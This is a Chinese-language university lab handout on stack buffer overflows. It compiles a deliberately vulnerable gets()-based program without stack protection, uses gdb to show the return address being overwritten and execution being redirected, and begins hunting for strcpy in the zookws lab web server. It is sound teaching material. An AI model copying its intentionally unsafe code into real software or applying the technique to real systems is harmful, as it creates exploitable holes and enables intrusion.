# 实验二 缓冲区溢出漏洞分析与验证

## 1、实验需知

1. 指导书中横线范围内为终端运行结果
2. 带下划线的字段为输入的命令
3. 虚拟机中释放鼠标的快捷键为Ctrl+Alt

## 2、缓冲区溢出的预备知识

**预备知识**: Linux，x86体系结构，x86汇编，C语言，gdb

* [PC Assembly Language](https://github.com/YuZhang/Security-Courseware/blob/master/buffer-overflow/supplyments/PC-Assembly-Language.pdf)
* [gcc x86 Assembly Quick Reference](https://github.com/YuZhang/Security-Courseware/blob/master/buffer-overflow/supplyments/gcc-x86-Assembly.pdf)
* [GDB Quick Reference](https://github.com/YuZhang/Security-Courseware/blob/master/buffer-overflow/supplyments/gdb-refcard.pdf)

**缓冲区溢出（buffer overflow）**：在计算机安全和程序设计中的一种异常，当一个程序向缓冲区写入数据时，超出了缓冲区边界并且覆盖了相邻内存。

**调用栈（call stack）**：用于存储程序中运行子例程信息的栈数据结构，先入后出。

**栈缓冲区溢出（stack buffer overflow）**：程序向调用栈中原本缓冲区之外的内存地址写入数据，意图获取对指令指针的控制，将其指向恶意代码。

**Linux进程内存布局**

* [Memory Layout (Virtual Address Space of a C process)](https://github.com/YuZhang/Security-Courseware/blob/master/buffer-overflow/supplyments/memorylayout.pdf)

+——————————————+ 0xFFFFFFFF (high address)

| kernel space | 1GB/4GB

+——————————————+ 0xC0000000 == TASK\_SIZE

| stack |

+——————————————+<——— stack pointer (%esp)

| | |

| v |

| ^ |

| | |

+——————————————+

|memory mapping|<——— dynamically linked lib (\*.so)

+——————————————+ 0x40000000

| ^ |

| | |

+——————————————+<——— brk() point

| heap |<——— malloc(), free()

+——————————————+

| bss seg |<———uninitialized data (Block Started by Symbol)

+——————————————+

| data seg |<———initialized static data

+——————————————+

| text seg |<——- binary code (\*.o), static lib (\*.a)

+——————————————+ 0x08048000

| unused |

+——————————————+ 0x00000000 (low address)

字节序little-endian：低字节在前，32比特值B3B2B1B0

+——+——+——+——+

|B0|B1|B2|B3|

+——+——+——+——+

low —————> high address

**栈帧（stack frame）**：函数调用数据结构单元

+———————————————————————-+ caller’s stack pointer (old %esp)

| arguments | |

+———————————————————————-+ |

| return address | (old %eip) v

+———————————————————————-+<——— callee’s sf (new %ebp)

| caller’s sf pointer |———> caller’s sf (old %ebp)

+———————————————————————-+

| local variables |

+————————————————————————+

| |<——— callee’s stack pointer (new %esp)

+———————————————————————-+

| | |

| v |

* caller调用者；callee被调用者，即子函数
* arguments：子函数参数，调用前入栈
* return address： 子函数调用前将待执行下一条指令地址保存在返回地址中，待函数调用结束后，返回到调用者继续执行
* eip 指令指针指向下一条指令地址
* stack frame pointer 栈帧指针指向调用者的栈帧基址ebp
* ebp 基址指针指向栈帧底（高地址）
* esp 栈指针指向栈顶（低地址）
* e表示32位，%表示寄存器
* caller（调用者）规则：
  1. 子函数参数入栈，从右向左
  2. call指令，将下一条指令地址入栈（push %eip），并无条件跳转
  3. 子函数返回，返回值在eax中
* callee（被调用者）规则：
  1. 保存caller的栈基址，设定callee新的栈基址为当前栈指针（push %ebp; mov %esp, %ebp）
  2. 为局部变量分配栈空间（sub 123,%esp）
  3. 执行函数，结果保存在eax中
  4. 执行leave复合指令，清除当前栈帧，恢复到调用者栈帧（mov %ebp, %esp; pop %ebp）
  5. 执行ret指令（pop %eip）

**栈缓冲区溢出**

研究一个存在缓冲区溢出漏洞的程序readreq.c，该程序读入用户输入的数字后，打印输出。

# include <stdio.h>

int read\_req(void) {

char buf[128];

int i;

gets(buf);

i = atoi(buf);

return i;

}

int main(int ac, char \*\*av) {

int x = read\_req();

printf("x=%d\n", x);

}

编译命令：

$ cat Makefile

objects = readreq

cc = gcc -m32 -static -g -Wno-deprecated-declarations -fno-stack-protector

$(objects) : $(objects).c

$(cc) $(objects).c -o $(objects)

clean :

rm $(objects)

* -m32 编译为32位程序
* -static 静态链接
* -g 加入调试信息
* -Wno-deprecated-declarations 不对deprecated（废弃）内容发出警告，gets()已经被废弃
* -fno-stack-protector 不注入用于防止缓冲区溢出的代码

编译并运行程序，查看不同输入下的输出。

$ make

gcc -m32 -static -g -Wno-deprecated-declarations -fno-stack-protector readreq.c -o readreq

/tmp/ccXK2Fse.o: In function `read\_req':

/home/httpd/lecture1/readreq.c:6: warning: the `gets' function is dangerous and should not be used.

$ ./readreq

123

x=123

$ ./readreq

AAAAAAA

x=0

$ ./readreq [缓冲区溢出示例]

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Segmentation fault

下面用gdb调试程序，通过反汇编技术研究缓冲区溢出细节。

$ gdb ./readreq

(gdb) b read\_req [在read\_req函数设置断点]

Breakpoint 1 at 0x8048e4d: file readreq.c, line 6.

(gdb) r [运行]

Starting program: /home/httpd/lecture1/readreq

Breakpoint 1, read\_req () at readreq.c:6

6 gets(buf);

(gdb) info registers [查看寄存器信息，[十六进制，十进制/翻译，说明]]

eax 0x1 1 [累加器]

ecx 0x52987f86 1385725830 [计数器]

edx 0xbffff704 -1073744124 [数据]

ebx 0x80481a8 134513064 [基址，ebp]

esp 0xbffff610 0xbffff610 [栈指针]

ebp 0xbffff6b8 0xbffff6b8 [基址指针]

esi 0x0 0 [源索引]

edi 0x80eb00c 135180300 [目标索引]

eip 0x8048e4d 0x8048e4d <read\_req+9> [指令指针]

eflags 0x28 [ SF IF ] [标志寄存器，符号标记，中断允许标记]

cs 0x73 115 [代码段]

ss 0x7b 123 [堆栈段]

ds 0x7b 123 [数据段]

es 0x7b 123 [附加段]

fs 0x0 0 [无明确定义，字母表中f在e之后]

gs 0x33 51 [无明确定义, g在f之后]

反汇编：

(gdb) disass read\_req [反汇编，AT&T风格]

Dump of assembler code for function read\_req:

0x08048e44 <+0>: push %ebp [将旧%ebp入栈\*]

0x08048e45 <+1>: mov %esp,%ebp [用%esp来设定新%ebp]

0x08048e47 <+3>: sub $0xa8,%esp [栈增长，留出局部变量空间\*]

=> 0x08048e4d <+9>: lea -0x8c(%ebp),%eax [将&buf[0]地址…\*]

0x08048e53 <+15>: mov %eax,(%esp) [移入栈顶，向gets传递参数]

0x08048e56 <+18>: call 0x804fc90 <gets> [将%eip入栈并调用]

0x08048e5b <+23>: lea -0x8c(%ebp),%eax [将&buf[0]地址]

0x08048e61 <+29>: mov %eax,(%esp) [移入栈顶，传递参数]

0x08048e64 <+32>: call 0x804dd10 <atoi>

0x08048e69 <+37>: mov %eax,-0xc(%ebp) [将atoi结果写入i]

0x08048e6c <+40>: mov -0xc(%ebp),%eax [将i写入函数返回值]

0x08048e6f <+43>: leave [弹出整个栈帧\*]

0x08048e70 <+44>: ret [弹出栈中%eip，并跳转执行]

End of assembler dump.

* push指令将操作数压入栈中。在压栈前，将esp值减4（X86栈增长方向与内存地址编号增长方向相反），然后将操作数压入esp指示位置。
* pop指令与push指令相反。先将esp指示地址中内容出栈，然后将esp值加4。
* 栈增长（168 bytes）要超过局部变量大小之和（4+128 bytes），并按16 bytes对齐
* lea: load effective address, 拷贝地址(而不是内容)
* leave相当于mov %ebp,%esp, pop %ebp，此时esp指向返回地址
* ret执行pop %eip，将返回地址写入eip

查看一下寄存器和栈帧中的内容，以此绘制栈帧结构图。

(gdb) p $ebp

$1 = (void \*) 0xbffff6b8

(gdb) p $esp

$2 = (void \*) 0xbffff610

(gdb) p &i

$3 = (int \*) 0xbffff6ac

(gdb) p &buf

$4 = (char (\*)[128]) 0xbffff62c

(gdb) x $ebp+4

0xbffff6bc: 0x08048e7f

read\_req()栈帧示例：

+———————————————————————-+

| arguments |

+———————————————————————-+

| return address |<——— +4 =0xbffff6bc %eip=0x08048e7f

+———————————————————————-+

| main() ebp |<——— %ebp =0xbffff6b8

+———————————————————————-+

| |

+————————————————————————+

| int i |<——— -0x0c (-12) =0xbffff6ac

+————————————————————————+

|buf[127] ^ |

| | |

| | buf[0]|<——— -0x8c(-140)=0xbffff62c

+————————————————————————+

| |

+———————————————————————-+

| &buf for gets() |<——— -0xa8(-168)=0xbffff610 new %esp

+———————————————————————-+

继续运行程序，进行缓冲区溢出。

(gdb) n [运行gets()]

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

7 i = atoi(buf);

此时发生了什么？大量的A（0x41）从buf[0]开始写入到栈中，从下向上覆盖之前栈中内容。下面查看栈中内容。

(gdb) p &buf[0]

$5 = 0xbffff62c 'A' <repeats 200 times>… [超过了缓冲区大小128字节]

(gdb) x $ebp [检查$ebp所指向地址内容，已经被AAAA覆盖]

0xbffff6b8: 0x41414141

(gdb) x $ebp+4 [检查返回地址，已经被AAAA覆盖]

0xbffff6bc: 0x41414141

(gdb) n [运行atoi()]

8 return i;

(gdb) disass

Dump of assembler code for function read\_req:

0x08048e44 <+0>: push %ebp

0x08048e45 <+1>: mov %esp,%ebp

0x08048e47 <+3>: sub $0xa8,%esp

0x08048e4d <+9>: lea -0x8c(%ebp),%eax

0x08048e53 <+15>: mov %eax,(%esp)

0x08048e56 <+18>: call 0x804fc90 <gets>

0x08048e5b <+23>: lea -0x8c(%ebp),%eax

0x08048e61 <+29>: mov %eax,(%esp)

0x08048e64 <+32>: call 0x804dd10 <atoi>

0x08048e69 <+37>: mov %eax,-0xc(%ebp)

=> 0x08048e6c <+40>: mov -0xc(%ebp),%eax

0x08048e6f <+43>: leave

0x08048e70 <+44>: ret

End of assembler dump.

(gdb) p &buf[0] [查看buf]

$8 = 0xbffff62c 'A' <repeats 128 times>

为什么变为128? atoi()执行后，变量i=0，而i正好在buf结尾之后，相当于在字符串后插入\0。

接着执行两个指令到ret。由于返回地址被改写，导致ret后跳转到错误地址，进而程序崩溃。

(gdb) nexti

9 }

(gdb) nexti

0x08048e70 9 }

(gdb) p $eip [下一条指令是ret]

$11 = (void (\*)()) 0x8048e70 <read\_req+44>

(gdb) nexti [ret后，下一条指令地址是AAAA]

0x41414141 in ?? ()

(gdb) p $eip

$12 = (void (\*)()) 0x41414141

(gdb) nexti

Program received signal SIGSEGV, Segmentation fault.

0x41414141 in ?? ()

运行另一个演示，模拟通过缓冲区溢出可以改写返回地址，操纵跳转到指定地址。

(gdb) r

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: /home/httpd/lecture1/readreq

Breakpoint 1, read\_req () at readreq.c:6

6 gets(buf);

(gdb) n

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

7 i = atoi(buf);

(gdb) n

8 return i;

(gdb) disas

Dump of assembler code for function read\_req:

0x08048e44 <+0>: push %ebp

0x08048e45 <+1>: mov %esp,%ebp

0x08048e47 <+3>: sub $0xa8,%esp

0x08048e4d <+9>: lea -0x8c(%ebp),%eax

0x08048e53 <+15>: mov %eax,(%esp)

0x08048e56 <+18>: call 0x804fc90 <gets>

0x08048e5b <+23>: lea -0x8c(%ebp),%eax

0x08048e61 <+29>: mov %eax,(%esp)

0x08048e64 <+32>: call 0x804dd10 <atoi>

0x08048e69 <+37>: mov %eax,-0xc(%ebp)

=> 0x08048e6c <+40>: mov -0xc(%ebp),%eax

0x08048e6f <+43>: leave

0x08048e70 <+44>: ret

End of assembler dump.

(gdb) ni [执行两个指令到ret处]

9 }

(gdb) ni

0x08048e70 9 }

回顾之前关于leave和ret的内容： leave相当于mov %ebp,%esp, pop %ebp，此时esp指向返回地址。之后，ret执行pop %eip，将返回地址写入eip。

这里，我们模拟缓冲区溢出时，攻击者精心构造一个输入，在返回地址处写入了预定的指令地址：main函数中printf之前载入参数的指令。

(gdb) x $esp [$esp指向栈中返回地址被覆盖]

0xbffff6bc: 0x41414141

(gdb) disas main

Dump of assembler code for function main:

0x08048e71 <+0>: push %ebp

0x08048e72 <+1>: mov %esp,%ebp

0x08048e74 <+3>: and $0xfffffff0,%esp

0x08048e77 <+6>: sub $0x20,%esp

0x08048e7a <+9>: call 0x8048e44 <read\_req>

0x08048e7f <+14>: mov %eax,0x1c(%esp)

0x08048e83 <+18>: mov 0x1c(%esp),%eax

0x08048e87 <+22>: mov %eax,0x4(%esp)

0x08048e8b <+26>: movl $0x80bf0c8,(%esp)

0x08048e92 <+33>: call 0x804f730 <printf>

0x08048e97 <+38>: leave

0x08048e98 <+39>: ret

End of assembler dump.

(gdb) set {int}$esp=0x08048e8b [直接改写$esp指向栈中返回地址]

(gdb) x $esp

0xbffff6bc: 0x08048e8b

(gdb) c

Continuing.

x=1094795585 [程序在返回main之后没有崩溃，printf打印了x]

Program received signal SIGSEGV, Segmentation fault.

main (ac=<error reading variable: Cannot access memory at address 0x41414149>,

av=<error reading variable: Cannot access memory at address 0x4141414d>)

at readreq.c:14

14 }

但程序最后还是崩溃了，为什么？因为main的调用者返回地址也被改写了，main返回后就崩溃了。上面输出显示main参数都被改写了。

## 3、实验预备


本节课中熟悉实验环境，分析一个Web服务器的逻辑，寻找缓冲区溢出漏洞并触发该漏洞。

实验环境为Ubuntu，在VMware Player 虚拟机中的vm-6858运行。系统中有两个账号：

- `root`，口令6858，用来安装软件  
- `httpd`，口令6858，运行Web服务器和实验程序

本课程实验研究对象是一个web服务器`zookws`。该服务器上运行一个Python的web应用`zoobar`，web用户之间转移一种称为“zoobars”的货币。

1. 在VMware里用`httpd`账号登录后，运行`ifconfig`查看IP地址  
    2. 用终端软件Xshell通过SSH登录系统`ssh httpd@192.168.220.131地址`  
    3. 在/home/httpd/lab路径下`make`编译程序  
    4. 启动服务器`./clean-env.sh ./zookld zook-exstack.conf`  
    5. 用浏览器访问zook服务`http://192.168.220.131:8080/`  
     
   服务器端包含以下主要文件：  
   - `clean-env.sh`脚本令程序每次运行时栈和内存布局都相同  
   - `zookld.c`: 启动`zook.conf`中所配置服务，如`zookd`和`zookfs`  
   - `zookd.c`: 将HTTP请求路由到相应服务，如`zookfs`  
   - `zookfs.c`: 提供静态文件或执行动态代码服务  
   - `http.c`: HTTP实现  
   - `index.html`: Web服务器首页  
   - `/zoobar`目录：zoobar服务实现

  
  
服务器端采用CGI (Common Gateway Interface)技术，将客户端请求URL映射到脚本或者普通HTML文件。CGI脚本可以由任意程序语言实现，脚本只需将HTTP头部和HTML文档输出到标准输出。本例CGI由`/zoobar`目录中的python脚本实现，其中也包含一个数据库。本次实验，我们不需要关心具体zoobar服务内容。  
  
`zookd`和`zookfs`执行程序分别有两个版本：  
  
- `\*-exstack`版本有可执行的栈，将攻击代码注入到栈中缓冲区  
- `\*-nxstack`版本的栈不可执行，需要用其他技术来运行攻击代码  
  
查看一下被启动的程序：  
-------------------------------------------------------------------------------  
$ ps -fp $(pgrep zook)  
UID PID PPID C STIME TTY STAT TIME CMD  
httpd 4448 2493 0 15:44 pts/3 S+ 0:00 /home/httpd/lab/zookld zook-exstack.conf  
httpd 4453 4448 0 15:44 pts/3 S+ 0:00 zookd-exstack 5  
httpd 4454 4448 0 15:44 pts/3 S+ 0:00 zookfs-exstack 6  
-------------------------------------------------------------------------------

**HTTP简介**  
  
参考资料：

[How the web works: HTTP and CGI explained](supplyments/How-the-web-works.pdf)  
  
HTTP请求格式：  
-------------------------------------------------------------------------------  
[METH] [REQUEST-URI] HTTP/[VER]  
Field1: Value1  
Field2: Value2  
  
[request body, if any]  
-------------------------------------------------------------------------------

HTTP请求例子：  
-------------------------------------------------------------------------------


GET / HTTP/1.0  
User-Agent: Mozilla/3.0 (compatible; Opera/3.0; Windows 95/NT4)  
Accept: \*/\*  
Host: birk105.studby.uio.no:81  
-------------------------------------------------------------------------------

HTTP应答格式：  
-------------------------------------------------------------------------------  
HTTP/[VER] [CODE] [TEXT]  
Field1: Value1  
Field2: Value2  
  
...Document content here...  
-------------------------------------------------------------------------------


HTTP应答例子：  
-------------------------------------------------------------------------------HTTP/1.0 200 OK  
Server: Netscape-Communications/1.1  
Date: Tuesday, 25-Nov-97 01:22:04 GMT  
Last-modified: Thursday, 20-Nov-97 10:44:53 GMT  
Content-length: 6372  
Content-type: text/html  
  
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">  
<HTML>  
...followed by document content...  
-------------------------------------------------------------------------------

## 4、寻找漏洞

缓冲区溢出存在的要素：数组（字符串），串处理/读取函数（写操作）。  
  
数组：`char \* s`, `char s[128]`, `int a[128]`, `void \* p`。  
  
函数： `strcpy()`, `strcat()`, `sprintf()`, `vsprintf()`, `gets()`, `getc()`, `read()`, `scanf()`, `getenv()`。  
  
除了调用函数外，还可能通过`for/while {}`循环的方式来访问缓冲区。  
  
1、在源码中搜索一个‘危险’函数`strcpy()`。


   
-------------------------------------------------------------------------------$ grep -n 'strcpy' \*.c  
http.c:344: strcpy(dst, dirname);  
